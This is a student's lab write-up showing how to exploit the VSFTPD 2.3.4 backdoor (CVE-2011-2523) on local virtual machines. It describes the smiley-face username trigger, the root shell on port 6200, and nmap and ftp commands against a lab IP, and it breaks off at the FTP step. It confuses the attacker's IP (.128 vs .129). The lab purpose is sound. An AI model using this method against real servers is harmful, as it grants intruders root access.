

IT19178332 Perera H.P.D.S.

(Y2 S1 CS weekend)

**SNP assignment 1**

VSFTPD 2.3.4 backdoor command execution

([CVE-2011-2523](https://vuldb.com/?source_cve.146452))

**Introduction**

The FTP (**F**ile **T**ransfer **P**rotocol) is a standard network protocol that is used for transfer files between computers (Client & Server). FTP is use client-server architecture using separate control and data connections between the client and the server. FTP uses clear-text sign-in protocol to authenticate users.

We are given an assignment to exploit a Linux box though it’s vulnerability. I have chosen VSFTPD 2.3.4 backdoor command execution vulnerability to exploit a Linux server and takeover the root access and interactive shell.

VSFTPD is the short form for **V**ery **S**ecure **F**ile **T**ransfer **D**aemon. This VSFTPD is an FTP server for systems like Unix, including Linux and its distributions. This has licensed under GNU General Public License. This supports technologies like IPv6 and SSL. This vulnerability is little bit older, but it is very critical because attacker can gain root access and he can generate an interactive shell. So basically, attacker can gain admin powers of the system. This vulnerability is discovered in July 2011. In this vulnerability occurred when a user going to login to the server using VSFTP. If a user enters any username ends with smile face characters :) , and gives any string as the password, VSFTPD gains a command shell portal on port 6200 of the particular server.

**Diagram of exploitation**

Now you have summoned an interactive shell with root access.

Using netcat( feel free to use any tool as you wish) connect to target’s port 6200.

Enter any string as password.


Enter a string end with smiley face :) characters as username

Try to connect with the Linux server through FTP.

Search for target IP address using nmap tool


**Exploitation**


At first I need to setup my environment for the exploitation. I use 2 virtual machines for this exploitation. One will be used to run Kali Linux VM. That is where I’m going to perform my exploitation. And the target is a Linux server with the vulnerability. I use VMware workstation for run my VMs. Before running both VMs there is a special configuration to do.



Those two virtual machines should be connected to my windows host OS with above configuration because I have only one laptop. I am going to use my laptop as the host and t also as the virtual LAN. To dedicate different IP addresses for both VMs I need above configuration in both VMs. Ok now exploit demonstration environment is completed.


Lets boot up both VMs. Before exploitation I need to know what is my target’s IP. In order to do that I use nmap tool to scan my virtual LAN. Nmap is a network scanning tool that is used for identify what are host in a particular network. To scan my LAN I need to know what is the subnet mask. To identify that I run ifconfig command. Here the output of the command. We can see my kali linux vm IP is 192.168.60.128 and the subnet mask is 255.255.255.0. That means LAN IP is 192.168.60.0

 Now I’m going to scan my LAN. In order to to that I run this command, “nmap -sP 192.168.60.0”.





Here we get output of the command. It displays 4 host are available in our LAN. 192.168.60.1 and 192.168.60.254 are endpoints of the LAN. 192.168.60.129 is my Kali Linux IP address. The rest 192.168.60.128 should be the target IP address. Now we know the target IP address.

Now I’m going to perform my exploitation. At first I establish an FTP connection between my attacking kali linux system and target linux server system. In order to do that I use this command. “ftp 192.168.60.128”.

